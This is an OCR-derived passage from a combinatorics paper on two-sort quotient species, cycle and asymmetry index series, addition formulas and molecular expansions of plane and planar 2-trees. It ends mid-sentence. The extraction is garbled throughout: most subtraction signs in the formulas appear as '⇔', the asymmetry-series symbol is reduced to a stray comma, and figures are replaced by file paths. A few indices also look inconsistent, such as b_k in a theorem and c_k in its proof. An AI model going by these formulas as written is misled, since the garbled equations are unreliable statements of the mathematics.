


Figure 9: $P_4^{\text{bic}}(X,Y)$ and $P_6^{\text{bic}}(X,Y)$

In order to completly describe the species Q and S, we have to identify their stabilizers, and so we write them in the form (20). We have

$$P_4^{\text{bic}}(X,Y) = \frac{X^2Y^4}{D_2}, \quad P_6^{\text{bic}}(X,Y) = \frac{X^3Y^6}{S_3} \tag{22}$$

where the two groups D_2 and S_3 are characterized by their action on the labelled structures of Figure 9 :

1. $D_2 =< h, v > \leq \mathbb{S}_2^X \times \mathbb{S}_4^Y$, with

$$h = (a,b)(1,2)(3,4) \quad \text{and} \quad v = (a)(b)(1,4)(2,3).$$

Note that $h^2 = 1,\ v^2 = 1,\ hv = vh$, and $D_2 \cong \mathbb{Z}_2 \times \mathbb{Z}_2$.

2. $S_3 =< s, w > \leq \mathbb{S}_3^X \times \mathbb{S}_6^Y$, where

$$s = (a)(b,c)(1,2)(3,6)(4,5) \quad \text{and} \quad w = (a,b,c)(1,3,5)(2,4,6).$$

Note that $s^2 = 1,\ w^3 = 1,\ sws = w^2$, and $S_3 \tilde{=} \mathbb{S}_3$.

Here are the formulas giving the cycle index series and the asymmetry index series of a molecular two-sort species.

Theorem 2. [3, 10, 12] Let $M(X,Y) = X^n Y^m/H$ be a molecular species on two sorts, with $H \leq \mathbb{S}_n^X \times \mathbb{S}_m^Y$. Then, the cycle index series of M is given by

$$Z_M(x_1, x_2, \ldots; y_1, y_2, \ldots) = \frac{1}{|H|} \sum_{h \in H} x_1^{c_1(h)} x_2^{c_2(h)} \ldots y_1^{d_1(h)} y_2^{d_2(h)} \ldots, \tag{23}$$

where $c_i(h)$ (resp. $d_i(h)$), for $i \geq 1$, denotes the number of cycles of lenght i of the permutation on X-points (resp. Y-points) induced by the element $h \in H$. Furthermore, the asymmetry index series of M is given by

$$, _M(x_1, x_2, \ldots; y_1, y_2, \ldots) = \frac{1}{|H|} \sum_{V \leq H} \mu(\{1\}, V) x_1^{c_1(V)} x_2^{c_2(V)} \ldots y_1^{d_1(V)} y_2^{d_2(V)} \ldots, \tag{24}$$

where the sum is taken over all subgroups V of H, $\{1\}$ is the identity subgroup of H, $\mu(\{1\}, V)$ denotes the value of the Möbius function in the lattice of subgroup of H and $c_i(V)$ (resp. $d_i(V)$), represents the number of orbits with i elements of sort X (resp. Y) with respect to the natural action of V on $[n]$ (resp. $[m]$).

Proposition 2. The cycle index of the species $P_4^{\text{bic}}(X,Y)$ and $P_6^{\text{bic}}(X,Y)$ are given by

$$Z_{P_4^{\text{bic}}}(x_1, x_2, \ldots; y_1, y_2, \ldots) = \frac{1}{4}(x_1^2 y_1^4 + 2x_2 y_2^2 + x_1^2 y_2^2), \tag{25}$$

$$Z_{P_6^{\text{bic}}}(x_1, x_2, \ldots; y_1, y_2, \ldots) = \frac{1}{6}(x_1^3 y_1^6 + 2x_3 y_3^2 + 3x_1 x_2 y_2^3). \tag{26}$$

Proof. This is an easy exercise, using (23) and writing explicitly the elements of the group D_2 and S_3 : $D_2 = \{1, h, v, h \cdot v\}$ and $S_3 = \{1, s, \omega, \omega^2, s \cdot \omega, s \cdot \omega^2\}$. ∎

Proposition 3. The asymmetry index series of the two species $P_4^{\text{bic}}(X,Y)$ and $P_6^{\text{bic}}(X,Y)$ are given by

$$, _{P_4^{\text{bic}}}(x_1, x_2, \ldots; y_1, y_2, \ldots) = \frac{1}{4}(x_1^2 y_1^4 \Leftrightarrow x_1^2 y_2^2 \Leftrightarrow 2x_2 y_2^2 + 2x_2 y_4), \tag{27}$$

$$, _{P_6^{\text{bic}}}(x_1, x_2, \ldots; y_1, y_2, \ldots) = \frac{1}{6}(x_1^3 y_1^6 \Leftrightarrow x_3 y_3^2 \Leftrightarrow 3x_1 x_2 y_2^3 + 3x_3 y_6). \tag{28}$$

Proof. It suffices to determine the lattice of subgroups of D_2 and S_3 and to apply (24). Details are left to the reader. ∎

The cycle index series of a species encompasses the two other classical enumerative series, namely the exponential generating function of labelled structures and the ordinary generating function of unlabelled structures. In a similar way, the asymmetry index series contains other series as specializations, in particular the asymmetry generating series. For the two-sort case, these series are related as follows :

Theorem 3. ([3]). For any two-sort species F, we have

$$F(x,y) = Z_F(x,0,\ldots;y,0,\ldots) = {}_{,F}(x,0,\ldots;y,0,\ldots), \tag{29}$$
$$\widetilde{F}(x,y) = Z_F(x,x^2,\ldots;y,y^2,\ldots), \tag{30}$$
$$\overline{F}(x,y) = {}_{,F}(x,x^2,\ldots;y,y^2,\ldots). \tag{31}$$

We then confirm the expressions of the generating series of the species $P_4^{\mathrm{bic}}(X,Y)$ and $P_6^{\mathrm{bic}}(X,Y)$.

Remark 1. We have

$$P_4^{\mathrm{bic}}(x,y) = \frac{1}{4}x^2y^4, \quad \widetilde{P}_4^{\mathrm{bic}}(x,y) = x^2y^4, \quad \overline{P}_4^{\mathrm{bic}}(x,y) = 0, \tag{32}$$
$$P_6^{\mathrm{bic}}(x,y) = \frac{1}{6}x^3y^6, \quad \widetilde{P}_6^{\mathrm{bic}}(x,y) = x^3y^6, \quad \overline{P}_6^{\mathrm{bic}}(x,y) = 0. \tag{33}$$

The fact that $\overline{P}_4^{\mathrm{bic}}(x,y)$ and $\overline{P}_6^{\mathrm{bic}}(x,y)$ equals 0, means that these two species are purely symmetric, *i.e.* , their asymmetric part is reduced to the empty set.

Note that if we put $Y := X^k$, for $k \geq 1$, in the species $P_4^{\mathrm{bic}}(X,Y)$ and $P_6^{\mathrm{bic}}(X,Y)$, the resulting one-sort species are molecular. Indeed, the substitution of a molecular species in another one remains molecular. These two species $P_4^{\mathrm{bic}}(X,X^k)$ and $P_6^{\mathrm{bic}}(X,X^k)$, for $k \geq 1$, will be essential in order to obtain the molecular expansion of planar 2-trees. Besides, we remark the fact that

$$P_4^{\mathrm{bic}}(X,1) = E_2(X), \quad P_6^{\mathrm{bic}}(X,1) = E_3(X), \tag{34}$$

since, in Figure 8, setting $Y = 1$ corresponds to unlabelling the directed edges.

To end this section, let us give the derivative of the two-sort species $P_4^{\mathrm{bic}}(X,Y)$ and $P_6^{\mathrm{bic}}(X,Y)$.

Proposition 4. The partial derivatives of $P_4^{\mathrm{bic}}(X,Y)$ and $P_6^{\mathrm{bic}}(X,Y)$ are given by

$$\frac{\partial}{\partial X}P_4^{\mathrm{bic}}(X,Y) = XE_2(Y^2), \quad \frac{\partial}{\partial Y}P_4^{\mathrm{bic}}(X,Y) = X^2Y^3, \tag{35}$$
$$\frac{\partial}{\partial X}P_6^{\mathrm{bic}}(X,Y) = E_2(XY^3), \quad \frac{\partial}{\partial Y}P_6^{\mathrm{bic}}(X,Y) = X^3Y^5. \tag{36}$$

Proof. Let $F(X,Y)$ be a two-sort species and U and V be two sets representing the two sorts. Then, the partial derivatives, with respect to X and Y are defined by

$$\frac{\partial F}{\partial X}[U,V] = F[U+\{*\},V], \quad \frac{\partial F}{\partial Y}[U,V] = F[U,V+\{*\}],$$

where $*$ is a supplementary element which is used in the construction of the F-structures. From this definition, it is easy to obtain (35) et (36). ∎

3 Addition formulas

In this section, we prove some addition formulas which will be necessary to obtain the explicit molecular expansions for plane and planar 2-trees.

Proposition 5. Let B be an asymmetric species whose molecular expansion is given by

$$B(X) = \sum_{k\geq 0} b_k X^k \,.$$

Then, we have the following addition formulas relative to the species E_2 of two-element sets and C_3 of oriented 3-cycles :

$$E_2(B(X)) = \sum_{k\geq 1} b_k E_2(X^k) + \sum_{k\geq 0} \alpha_k X^k, \tag{37}$$

$$C_3(B(X)) = \sum_{k\geq 1} b_k C_3(X^k) + \sum_{k\geq 0} \beta_k X^k, \tag{38}$$

with

$$\alpha_0 = \frac{1}{2}(b_0^2 + b_0), \quad \beta_0 = \frac{1}{3}(b_0^3 + 2b_0)\,, \tag{39}$$

$$\alpha_k = \frac{1}{2}\sum_{i+j=k} b_i b_j \Leftrightarrow \frac{1}{2}\chi(2|k) b_{\frac{k}{2}}, \quad k \geq 1\,, \tag{40}$$

$$\beta_k = \frac{1}{3}\sum_{l+m+n=k} b_l b_m b_n \Leftrightarrow \frac{1}{3}\chi(3|k) b_{\frac{k}{3}}, \quad k \geq 1\,, \tag{41}$$

where, for $a, b \in \mathbb{N}$, $\chi(a|b) = 1$, if a divides b, and 0, otherwise.

Proof. First note that for any species F, the constant (*i.e.* of degree 0) term $F(b_0)$ of $F(B)$ is given by $Z_F(b_0, b_0, \ldots)$, in virtue of Polya's theorem. This yields (39). An analysis of the different shapes of molecular species which can arise in $E_2(B)$, permits us to write the following relation

$$E_2(B) = \sum_{k\geq 1} \gamma_k E_2(X^k) + \sum_{k\geq 0} \alpha_k X^k. \tag{42}$$

We now have to compute α_k and γ_k, for all $k \geq 1$. Note that we can order, in the species B, the b_k copies of the molecule X^k, for each $k \geq 1$. Then, to obtain an $E_2(X^k)$-structure from $E_2(B)$, we must take twice the same copy of X^k among the b_k available; otherwise the pair of B-structures will be asymmetric. Hence $\gamma_k = b_k$, for all $k \geq 1$. In order to compute α_k, we could perform a direct enumeration. However, we introduce a different method which will prove very useful in other situations. Differentiating the two members of (42), we get

$$BB' = \sum_{k\geq 1} k b_k X^{2k-1} + \sum_{k\geq 1} k\alpha_k X^{k-1}.$$

Integrating back this last relation, in the realm of formal power series in X, leads us to

$$\frac{1}{2}B^2 = \frac{1}{2}\sum_{k\geq 1} b_k X^{2k} + \sum_{k\geq 0} \alpha_k X^k + \text{const}\,.$$

Identifying coefficients of X^n in both sides of the last equality gives us the relation (40). To obtain (41), we first write

$$C_3(B) = \sum_{k\geq 1} \delta_k C_3(X^k) + \sum_{k\geq 0} \beta_k X^k. \tag{43}$$

The same argument as used above implies $\delta_k = b_k$, $k \geq 1$, and the same technique of differentiating-integrating equation (43) gives the announced formula for β_k. In the process, we use the fact that

$$(C_3(B))' = L_2(B)B' = B^2 B'$$

where L_2 represents the species of two-element lists. ∎

As a particular case, we have

$$E_2(1+X) = 1 + X + E_2(X), \tag{44}$$
$$C_3(1+X) = 1 + X + X^2 + C_3(X). \tag{45}$$

When $B = A$, formulas (39)–(41) take a simpler form because of the convolutive properties of Catalan numbers, as seen in Proposition 1. For this case, the coefficients α_k and β_k are given by $\alpha_0 = \beta_0 = 1$ and, for $k \geq 1$,

$$\alpha_k = \frac{1}{2}(\mathbf{c}_{k+1} \Leftrightarrow \mathbf{c}_{\frac{k}{2}}), \tag{46}$$
$$\beta_k = \frac{1}{3}(\mathbf{c}_{k+2} \Leftrightarrow \mathbf{c}_{k+1} \Leftrightarrow \mathbf{c}_{\frac{k}{3}}). \tag{47}$$

We now give the main result of this section, addition formulas for the species $P_4^{\mathrm{bic}}(X,Y)$ and $P_6^{\mathrm{bic}}(X,Y)$. Let $b_k^{(n)}$ denotes the coefficient of X^k in the species $B^n(X)$, with the convention that $b_x^{(n)} = 0$ if the index x is fractional, for all $n, k \geq 1$.

Theorem 4. Let B be an asymmetric species whose molecular expansion is given by

$$B(X) = \sum_{n\geq 0} b_k X^k.$$

Then,

$$P_4^{\mathrm{bic}}(X,B) = \sum_{k\geq 3} a_k^{'} X^k + \sum_{k\geq 2} a_k^{''} E_2(X^k) + \sum_{k\geq 1} a_k^{'''} X^2 E_2(X^k) + \sum_{k\geq 0} a_k^{iv} P_4^{\mathrm{bic}}(X, X^k), \tag{48}$$

where

$$a_k^{'} = \frac{1}{4} b_{k-2}^{(4)} \Leftrightarrow \frac{3}{4} b_{\frac{k-2}{2}}^{(2)} + \frac{1}{2} b_{\frac{k-2}{4}}, \tag{49}$$
$$a_k^{''} = b_{k-1}^{(2)} \Leftrightarrow b_{\frac{k-1}{2}}, \tag{50}$$
$$a_k^{'''} = \frac{1}{2}(b_k^{(2)} \Leftrightarrow b_{\frac{k}{2}}), \tag{51}$$
$$a_k^{iv} = b_k. \tag{52}$$

Proof. We proceed in a similar way as in Proposition 5, beginning with an analysis of the different symmetries which can appear in structures belonging to the species $P_4^{\mathrm{bic}}(X, B(X))$. This permits us to write (48) where all coefficients have to be determined. We first note that $a_k^{iv} = \mathbf{c}_k$ since the only way to build a $P_4^{\mathrm{bic}}(X, X^k)$-structure from the species $P_4^{\mathrm{bic}}(X, B)$ is to take four times the same copy of the molecule X^k among the b_k available copies. This gives (52). Next, we consider $E_2(X^k)$-structures. In order to obtain such a structure from the species $P_4^{\mathrm{bic}}(X, B)$, we can take two non isomorphic $X^{\frac{k-1}{2}}$-structures α and β from the species B, and put them in the two differents ways shown in Figure 10 a) and 10 b). This contributes for a term of

$$2\sum_l \binom{b_l}{2} E_2(X^{2l+1}),$$

remembering that the two internal triangles also contribute for one X each. We can also take an X^i-structure α and an X^j-structure β such that $i + j = k \Leftrightarrow 1$ and $i \neq j$, and put them in the two different configurations drawn in Figure 10 a) and b). In the molecular




Figure 10: Symmetries of order 2 in $P_4^{\mathrm{bic}}(X, B)$

expansion of the species $Q(X, B)$ this stands for

$$2 \sum_{\substack{i+j=k-1 \\ i<j}} b_i b_j E_2(X^k).$$

It leads to (50), *i.e.*

$$a_k^{''} = 2 \sum_{\substack{i+j=k-1 \\ i<j}} b_i b_j + \binom{b_{\frac{k-1}{2}}}{2} = b_{k-1}^{(2)} \Leftrightarrow b_{\frac{k-1}{2}}.$$

Let us now turn to the coefficient $a_k^{'''}$ of $X^2 E_2(X^k)$ in the relation (48). The configurations belonging to an $X^2 E_2(X^k)$ are shown in Figure 10 c). We then have

$$a_k^{'''} = \sum_{\substack{i+j=k \\ i<j}} b_i b_j + \binom{b_{\frac{k}{2}}}{2} = \frac{1}{2}(b_k^{(2)} \Leftrightarrow b_{\frac{k}{2}})$$

types of $X^2 E_2(X^k)$-structures. It remains to determine the asymmetric part of the species $Q(X, B)$, *i.e.* the coefficient $a_k^{'}$ of X^k in the molecular expansion (48), for all k. To find it, we differentiate the relation (48) and we identify the coefficient of X^k in each side. It gives the expression (49), which completes the proof. Note that we use the combinatorial derivative of a composite species $F(X, B(X))$. As in calculus, we have

$$(F(X, B(X)))' = \frac{\partial F(X, Y)}{\partial X}|_{Y:=B} + \frac{\partial F(X, Y)}{\partial Y}|_{Y:=B} \cdot B', \tag{53}$$

and we can use Proposition 4. ∎

Remark 2. We can perform a precise classification separating rotational and reflectional symmetries. Indeed, the symmetries illustrated by Figure 10 are rotational for the case a), vertically reflectional for case b) and horizontally reflectional for c).

Remark also that we could obtain the expression of $a_k^{'''}$ by identifying the coefficient of $XE_2(X^k)$ after deriving (48).

Theorem 5. For all asymmetric species B whose molecular expansion is

$$B(X) = \sum_{k\geq 0} b_k X^k\,,$$

we have

$$P_6^{\mathrm{bic}}(X,B) = \sum_{k\geq 4} d_k^{'} X^k + \sum_{k\geq 2} d_k^{''} XE_2(X^k) + \sum_{k\geq 2} d_k^{'''} C_3(X^k) + \sum_{k\geq 0} d_k^{iv} P_6^{\mathrm{bic}}(X,X^k), \tag{54}$$

where

$$\begin{aligned}
d_k^{'} &= \frac{1}{6} b_{k-3}^{(6)} \Leftrightarrow \frac{1}{2} b_{\frac{k-3}{2}}^{(3)} + \frac{1}{3} b_{\frac{k-3}{3}}^{(2)} + \frac{2}{3} b_{\frac{k-3}{6}}, && (55)\\
d_k^{''} &= b_{k-1}^{(3)} \Leftrightarrow b_{\frac{k-1}{3}}, && (56)\\
d_k^{'''} &= \frac{1}{2}(b_{k-1}^{(2)} \Leftrightarrow b_{\frac{k-1}{2}}), && (57)\\
d_k^{iv} &= b_k, && (58)
\end{aligned}$$

where $b_k^{(n)}$ represents the coefficient of X^k in $B^n(X)$.

Proof. A precise analysis of the different symmetries arising in the species $P_6^{\mathrm{bic}}(X,B)$ permit us to write the expansion (54). We then compute all coefficients of this expression by the same method as for the species $P_4^{\mathrm{bic}}(X,B)$. ∎

When we put $B = A$ in the two previous theorems, the coefficients appearing in the molecular expansions of the species P_4^{bic} and P_6^{bic} are simpler. In fact, by Proposition 1 we get the following expressions for a_k^i and d_k^i, for $i \in \{\prime, \prime\prime, \prime\prime\prime, iv\}$

$$\begin{aligned}
a_k^{'} &= \frac{1}{4}\mathbf{c}_{k+1} \Leftrightarrow \frac{1}{2}\mathbf{c}_k \Leftrightarrow \frac{3}{4}\mathbf{c}_{\frac{k}{2}} + \frac{1}{2}\mathbf{c}_{\frac{k-2}{4}},\\
a_k^{''} &= \mathbf{c}_k \Leftrightarrow \mathbf{c}_{\frac{k-1}{2}}, && (59)\\
a_k^{'''} &= \frac{1}{2}(\mathbf{c}_{k+1} \Leftrightarrow \mathbf{c}_{\frac{k}{2}}),\\
a_k^{iv} &= \mathbf{c}_k,
\end{aligned}$$

$$\begin{aligned}
d_k^{'} &= \frac{1}{6}\mathbf{c}_{k+2} \Leftrightarrow \frac{2}{3}\mathbf{c}_{k+1} + \frac{1}{2}\mathbf{c}_k \Leftrightarrow \frac{1}{2}\mathbf{c}_{\frac{k+1}{2}} + \frac{1}{2}\mathbf{c}_{\frac{k-1}{2}} \Leftrightarrow \frac{1}{6}\mathbf{c}_{\frac{k}{3}} + \frac{1}{2}\mathbf{c}_{\frac{k-3}{6}},\\
d_k^{''} &= \mathbf{c}_{k+1} \Leftrightarrow \mathbf{c}_k \Leftrightarrow \mathbf{c}_{\frac{k-1}{3}}, && (60)\\
d_k^{'''} &= \frac{1}{2}(\mathbf{c}_k \Leftrightarrow \mathbf{c}_{\frac{k-1}{2}}),\\
d_k^{iv} &= \mathbf{c}_k.
\end{aligned}$$

4 Molecular expansion of plane and planar 2-trees

In this part, we use the dissymmetry theorem and the results of the previous section to obtain an explicit form for the molecular expansion of the species of plane 2-trees and of planar 2-trees.

4.1 Plane 2-trees

Recall that plane 2-trees are 2-trees that are embedded (drawn) in the plane in such a way that all internal faces are triangles. The dissymetry theorem gives an expression for the species a_π in terms of the pointed species a_π^-, a_π^Δ and $a_\pi^{\dot\Delta}$, namely

$$a = a_\pi^- + a_\pi^\Delta \Leftrightarrow a_\pi^{\dot\Delta}. \tag{61}$$

Here, we can use the orientation of the plane to obtain simple expressions for the pointed species as function of the species A defined in the introduction, as shown in Figure 11 :

Theorem 6. The species arising in the dissymmmetry theorem for plane 2-trees satisfy

$$a_\pi^- = E_2(A), \tag{62}$$
$$a_\pi^\Delta = XC_3(A), \tag{63}$$
$$a_\pi^{\dot\Delta} = A_+ \cdot A, \tag{64}$$

where $A_+ = A \Leftrightarrow 1$.




Figure 11: The species $E_2(A)$, $XC_3(A)$ and $A_+ \cdot A$

Using the expansion formulas for $E_2(A)$ and $C_3(A)$, given in Section 3, we can now compute the molecular expansion of the species a_π.

Theorem 7. The molecular expansion of the species a_π of plane 2-trees is given by

$$a_\pi = a_\pi(X) = 1 + X + \sum_{k\geq 2} b_k X^k + \sum_{k\geq 1} c_k E_2(X^k) + \sum_{k\geq 1} d_k XC_3(X^k), \tag{65}$$

where

$$b_k = \frac{2}{3}\mathbf{c}_k \Leftrightarrow \frac{1}{6}\mathbf{c}_{k+1} \Leftrightarrow \frac{1}{2}\mathbf{c}_{\frac{k}{2}} \Leftrightarrow \frac{1}{3}\mathbf{c}_{\frac{k-1}{3}}, \tag{66}$$
$$c_k = d_k = \mathbf{c}_k, \tag{67}$$

where X^k represents the species of k-lists of triangles and $\mathbf{c}_k$ are the usual Catalan numbers with the convention that $\mathbf{c}_r = 0$ if r is not an integer; see (13).

To conclude this section we write the asymmetric part, in the sense of G. Labelle [11], of the species of plane 2-trees :

$$\overline{a}_\pi(X) = 1 + X + \sum_{k\geq 2} b_k X^k, \tag{68}$$

where b_k, for $k \in \mathbb{N}$, is given by the formula (66). The species $\overline{a}_\pi$ is not to be confused with the pointed species a_π^-.

4.2 Planar 2-trees

This subsection is devoted to planar 2-trees, *i.e.* 2-trees admitting an embedding in the plane in such a way that all internal faces are triangles. The difference here is that the embedding is not explicitely given and that reflexive symmetries are possible. In other words, planar 2-trees are viewed as simple graphs. The dissymetry theorem for the species $a_{\rm p}$ of planar 2-trees yields

$$a_{\rm p} = a_{\rm p}^- + a_{\rm p}^\Delta \Leftrightarrow a_{\rm p}^{\underline{\Delta}}. \tag{69}$$

Moreover, we have the following expressions for the pointed species $a_{\rm p}^-$, $a_{\rm p}^\Delta$ and $a_{\rm p}^{\underline{\Delta}}$, in terms of the auxiliary species $P_4^{\rm bic}(X,Y)$ and $P_6^{\rm bic}(X,Y)$ introduced in Section 2.

Theorem 8. The species of pointed planar 2-trees $a_{\rm p}^-$, $a_{\rm p}^\Delta$ and $a_{\rm p}^{\underline{\Delta}}$ satisfy the following isomorphisms of species :

$$a_{\rm p}^-(X) = 1 + XE_2(A) + P_4^{\rm bic}(X,Y)|_{Y:=A}, \tag{70}$$

$$a_{\rm p}^\Delta(X) = X + X^2E_2(A) + XE_2(A_+) + XP_6^{\rm bic}(X,Y)|_{Y:=A}, \tag{71}$$

$$a_{\rm p}^{\underline{\Delta}}(X) = XE_2(A) + X^2E_2(A^2). \tag{72}$$

Proof. We obtain the functional equations (70) and (72) by analyzing the structures according to the degree of the distinguished edge. For example, the three terms on the right hand side of (70) correspond respectively to the degrees 0, 1 and 2 of the pointed edge. This isomorphism is described in Figure 12. In (71), the four terms correspond to the four possibilities for the number of edges of degree 2 in the pointed triangle, from 0 to 3; see Figure 13. For (72), see Figure 14. ∎




Figure 12: The species $a_{\rm p}^-$

Combining the molecular expansion of the quotient species $P_4^{\rm bic}(X,A)$ and $P_6^{\rm bic}(X,A)$ established in Section 3 with Proposition 1 and Proposition 5, gives the molecular expansion of the species $a_{\rm p}^-$ and $a_{\rm p}^\Delta$. Note that we use the same notation for the coefficients of the different molecular expansions in the four following theorems.




Figure 13: The species a_{p}^{Δ}

Theorem 9. The molecular expansion of the species a_{p}^{-} of edge pointed planar 2-trees is given by

$$\begin{aligned} a_{\mathrm{p}}^{-}(X) &= 1+\sum_{k\geq 0} a_k^1 X^k + \sum_{k\geq 1} a_k^2 E_2(X^k) + \sum_{k\geq 1} a_k^3 X E_2(X^k) \\ &\quad + \sum_{n\geq 1} a_k^4 X^2 E_2(X^k) + \sum_{k\geq 1} a_k^5 P_4^{\mathrm{bic}}(X, X^k), \end{aligned} \tag{73}$$

where

$$\begin{aligned} a_k^1 &= \frac{1}{4}\mathbf{c}_{k+1} \Leftrightarrow \frac{3}{4}\mathbf{c}_{\frac{k}{2}} \Leftrightarrow \frac{1}{2}\mathbf{c}_{\frac{k-1}{2}} + \frac{1}{2}\mathbf{c}_{\frac{k-2}{4}}, \\ a_k^2 &= \mathbf{c}_k \Leftrightarrow \mathbf{c}_{\frac{k-1}{2}}, \\ a_k^3 &= a_k^5 = \mathbf{c}_k, \\ a_k^4 &= \frac{1}{2}(\mathbf{c}_{k+1} \Leftrightarrow \mathbf{c}_{\frac{k}{2}}). \end{aligned} \tag{74}$$

Theorem 10. The molecular expansion of the species a_{p}^{Δ} is given by

$$\begin{aligned} a_{\mathrm{p}}^{\Delta}(X) &= 1+\sum_{k\geq 0} a_k^1 X^k + \sum_{k\geq 1} a_k^2 X\cdot E_2(X^k) + \sum_{k\geq 2} a_k^3 X^2 E_2(X^k) \\ &\quad + \sum_{k\geq 2} a_k^4 X C_3(X^k) + \sum_{k\geq 2} a_k^5 X P_6^{\mathrm{bic}}(X, X^k), \end{aligned} \tag{75}$$

where

$$\begin{aligned} a_k^1 &= \frac{1}{6}(\mathbf{c}_{k+1} \Leftrightarrow \mathbf{c}_k) \Leftrightarrow \frac{1}{2}\mathbf{c}_{\frac{k}{2}} \Leftrightarrow \mathbf{c}_{\frac{k-2}{2}} \Leftrightarrow \frac{1}{2}\mathbf{c}_{\frac{k-1}{2}} \Leftrightarrow \frac{1}{6}\mathbf{c}_{\frac{k-1}{3}} + \frac{1}{2}\mathbf{c}_{\frac{k-4}{6}}, \\ a_k^2 &= a_k^5 = \mathbf{c}_k, \\ a_k^3 &= \mathbf{c}_{k+1} \Leftrightarrow \mathbf{c}_{\frac{k-1}{3}}, \\ a_k^4 &= \frac{1}{2}(\mathbf{c}_k \Leftrightarrow \mathbf{c}_{\frac{k-1}{2}}). \end{aligned} \tag{76}$$

Proposition 1 and Proposition 5 also allow us to obtain the molecular expansion of the species $a_{\underline{\Delta}}$.




Figure 14: The species a_{p}^{Δ}

Theorem 11. The molecular expansion of the species a_{p}^{Δ} of planar 2-trees pointed at a triangle with a distinguished edge is given by

$$a_{\mathrm{p}}^{\Delta}(X) = \sum_{k\geq 0} a_k^1 X^k + \sum_{k\geq 1} a_k^2 X E_2(X^k) + \sum_{k\geq 1} a_k^3 X^2 E_2(X^k), \tag{77}$$

where

$$\begin{aligned} a_k^1 &= \frac{1}{2}\Big(\mathbf{c}_{k+1} \Leftrightarrow \mathbf{c}_k \Leftrightarrow \mathbf{c}_{\frac{k-1}{2}} \Leftrightarrow \mathbf{c}_{\frac{k}{2}}\Big), \\ a_k^2 &= \mathbf{c}_k, \\ a_k^3 &= \mathbf{c}_{k+1}. \end{aligned} \tag{78}$$

Using the dissymetry theorem, we are now able to put together relations (73)-(75)-(77) and give an explicit form of the molecular expansion of the species a_{p} of planar 2-trees.

Theorem 12. The molecular expansion of the species a_{p} of planar 2-trees is given by the following formula

$$\begin{aligned} a_{\mathrm{p}}(X) &= 1 + \sum_{k\geq 1} a_k^1 X^k + \sum_{k\geq 1} a_k^2 E_2(X^k) + \sum_{k\geq 1} a_k^3 X E_2(X^k) + \sum_{k\geq 2} a_k^4 X^2 E_2(X^k) \\ &\quad + \sum_{k\geq 2} a_k^5 X C_3(X^k) + \sum_{k\geq 0} a_k^6 P_4^{\mathrm{bic}}(X, X^k) + \sum_{k\geq 0} a_k^7 X P_6^{\mathrm{bic}}(X, X^k), \end{aligned} \tag{79}$$

where

